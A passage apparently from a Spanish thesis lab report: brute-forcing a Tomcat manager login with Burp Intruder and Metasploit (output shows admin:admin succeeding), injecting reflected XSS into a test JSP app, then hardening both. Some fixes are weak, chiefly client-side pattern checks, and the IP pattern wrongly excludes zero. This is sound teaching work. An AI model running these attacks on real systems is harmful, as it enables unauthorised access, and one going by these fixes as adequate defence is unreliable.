
Dentro de la opción intruder- payload options, cargaremos el archivo password.txt creado, automáticamente se creará la lista de las palabras clave agregadas en el archivo, observamos que las peticiones sean las correctas e iniciamos el ataque



Automáticamente envía varias peticiones con las palabras claves, al finalizar el ataque visualizamos que dentro de los resultados en el campo length se muestra diferencias, esto nos da señal de cuál es la clave.




Intentar ingresar a la sesión con la contraseña descubierta, logrando de esta manera acceder al sistema.




Vulnerabilidad de fuerza bruta a Tomcat


Demostrarnos que, con unas configuraciones básicas de credenciales, es propensa a vulnerabilidades de fuerza bruta, para esta prueba utilizamos la herramienta `msfconsole` de la máquina virtual de Kali.




Una vez dentro del exploit, buscamos el módulo adecuado para este ataque



En este caso utilizamos la opción 23 ya que hace referencia a login de manager



Asignamos la ip víctima dentro de la opción RHOSTS



Ejecutamos el comando Run para iniciar el ataque, luego de completar el ataque, visualizamos dentro de todo el resultado una respuesta positiva de toda la lista, con estas credenciales podremos acceder al manager del tomcat.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 192.168.101.140:8080 - Login Successful: admin:admin
[-] 192.168.101.140:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.101.140:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.101.140:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 192.168.101.140:8080 - LOGIN FAILED: manager:root (Incorrect)
[-] 192.168.101.140:8080 - LOGIN FAILED: manager:tomcat (Incorrect)
```

Corrección de fuerza bruta en Tomcat

Para protegernos de los ataques de fuerza bruta, utilizamos una configuración segura de contraseñas donde seguiremos las siguientes políticas de referencia:


1. Longitud adecuada. - Establecer una longitud mínima para las contraseñas, generalmente se recomienda un mínimo de 8 caracteres. Mientras más larga sea la contraseña, mejor.
2. Combinación de caracteres. - Exigir una combinación de diversos caracteres en las contraseñas, incluyendo letras mayúsculas y minúsculas, números y caracteres especiales como símbolos o signos de puntuación.
3. Evita información personal. - Evitar usar información personal como nombres propios, fechas de nacimiento, números telefónicos o direcciones en sus contraseñas. Estos datos son fáciles de obtener y adivinar por los atacantes.
4. No usar palabras comunes. - Desordena el uso de palabras comunes o términos que se encuentren en el diccionario, ya que los ataques de fuerza bruta pueden probar combinaciones de palabras fácilmente.

```
  GNU nano 6.2                /etc/tomcat9/tomcat-users.xml *
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">

<user username="admin" password="@D1111n_1" roles="admin-gui,manager-gui"/>
```

Vulnerabilidad de XSS reflejado

Para la ejecución de este ataque se desarrolló una aplicación web en JSP, donde se agrega un formulario html utilizando el método post, donde contiene una tabla con tres filas, cada una con dos columnas, en cada fila contiene los campos nombre, apellido teléfono.
Al presionare el botón Guardar direccionara a un Servlets llamdo usuario.java.


Dentro del código index.jsp



Este código realiza una verificación de ping a una dirección ip especifica, El código comienza con las etiquetas <% %>, que delimitan la sección de código Java dentro del archivo JSP, Se declara una variable de tipo String llamada host para almacenar el valor del parámetro "host" enviado mediante el método GET, Se establece una variable timeout de tipo int con un valor de 3000 (3 segundos) que representa el tiempo de espera máximo para el ping en milisegundos.

Se utiliza out.println para imprimir el resultado HTML en la página, Dentro del bloque if (reachable), se muestra un mensaje indicando que el host es alcanzable, Dentro del bloque else, se muestra un mensaje indicando que el host no es alcanzable, Si ocurre alguna excepción durante el proceso de verificación, se muestra un mensaje de error en la página.

El formulario se envía utilizando el método GET y se envía a la misma página (acción vacía: action="").




El Servlets llamado “usuario” maneja las solicitudes GET y POST relacionada con el formulario de JSP.


Método doGet:
Este método se encarga de manejar las solicitudes GET a la URL "/usuario". Actualmente, el método está vacío y no realiza ninguna operación.

Método doPost:
Este método se encarga de manejar las solicitudes POST a la URL "/usuario", Dentro de este método, se obtienen los parámetros enviados en la solicitud POST, como "nombre", "apellido" y "teléfono", utilizando request.getParameter(), Se establece el tipo de contenido de la respuesta como "text/html;charset=UTF-8" utilizando response.setContentType(), Se utiliza PrintWriter para generar la respuesta HTML que se enviará al cliente, El código HTML generado muestra la información del usuario recibida en los parámetros, como el nombre, apellido y teléfono.


Dentro del código Usuario.java




Desplegamos la aplicación web en el tomcat del servidor Ubuntu, una vez cargada en el administrador de tomcat automáticamente se direccionará la ruta AppTesis-1.0




Desde Kali accedemos a la url donde se encuentra cargado el proyecto de la aplicación web en este caso es la URL: 192.168.101.140:8080/AppTesis-1.0/




Intentamos inyectar comandos dentro de alguno de los campos, en este caso ingresamos javascript dentro del campo validar IP



Esta acción provocará una lectura de código html y se aplica como parte del código fuente de la página web



Otra herramienta que ayuda a la inyección de comandos por peticiones es burpsuite, en este ejercicio capturamos la petición de post al enviar los parámetros llenos, posteriormente introducimos código que altere la respuesta.



Corrección para XSS reflejado

Crear validaciones de formularios con el atributo “pattern” a las entradas de datos, en este caso se consideró unas validaciones del ingreso de solo letras y números, de esta manera prohibimos el ingreso de código html en los campos.

En la figura se muestra el uso del atributo pattern, añadiendo [A-Za-z] {1,15} a los campos nombre, apellido y teléfono.

```
<body>
    <h1>Formulario</h1>
    <br/><!-- comment -->
    <form method="post" action="usuario">
        <table>
            <tr>
                <td>Nombre</td>
                <td><input type="text" pattern="[A-Za-z]{1,15}" name="nombre" /></td>
            </tr>
            <tr>
                <td>Apellido</td>
                <td><input type="text" pattern="[A-Za-z]{1,18}" name="apellido" /></td>
            </tr>
            <tr>
                <td>Teléfono</td>
                <td><input type="text" pattern="[0-9]{1,11}" name="telefono" /></td>
            </tr>
            <tr colspan="2">
                <td><input type="submit" value="guardar"/>
            </tr>
        </table>
    </form>
```


En la siguiente figura visualizamos el resultado de la validación añadida, donde no nos permite introducción código javascript dentro del campo de entrada teléfono.

En la figura se muestra la definición de la variable host que obtiene valores del parámetro “host” enviado en la solicitud http, al verificar si el host no es null y cumple con el patrón especificado utilizando host.matches(“^[a-zA-Z0-9.-]+$”). Esto asegura que el valor de host solo contenga caracteres alfanuméricos, puntos(.) y guiones (-).

```
<%
    String host = request.getParameter("host");
    int timeout = 3000; // Tiempo de espera en milisegundos

    // if (host != null && !host.isEmpty()) {   ///codigo anterior
    if(host != null && host.matches("^[a-zA-Z0-9.-]+$")) {
        try {
            InetAddress inetAddress = InetAddress.getByName(host);
            boolean reachable = inetAddress.isReachable(timeout);

            out.println("<h2>Ping Result:</h2>");
            if (reachable) {

                out.println("<p>" + host + " is reachable.</p>");
            } else {

                out.println("<p>" + host + " is not reachable.</p>");
            }
        } catch (Exception e) {

            out.println("<p>Error: " + e.getMessage() + "</p>");
        }
    }
%>

 <br>


<form action="" method="GET" >
    <label for="host">Validar IP:</label>
     <!--  <input type="text"  name="host" id="host">-->
 <input type="text" pattern="[1-9,.]{1,15}" name="host" id="host">
    <input type="submit" value="Ping">
</form>
```


En la figura visualizamos el resultado de la validación agregada, donde nos prohíbe el ingreso de código dentro del url

En la figura visualizamos el resultado de la validación agregada, donde nos prohíbe el ingreso de código dentro del campo validar IP

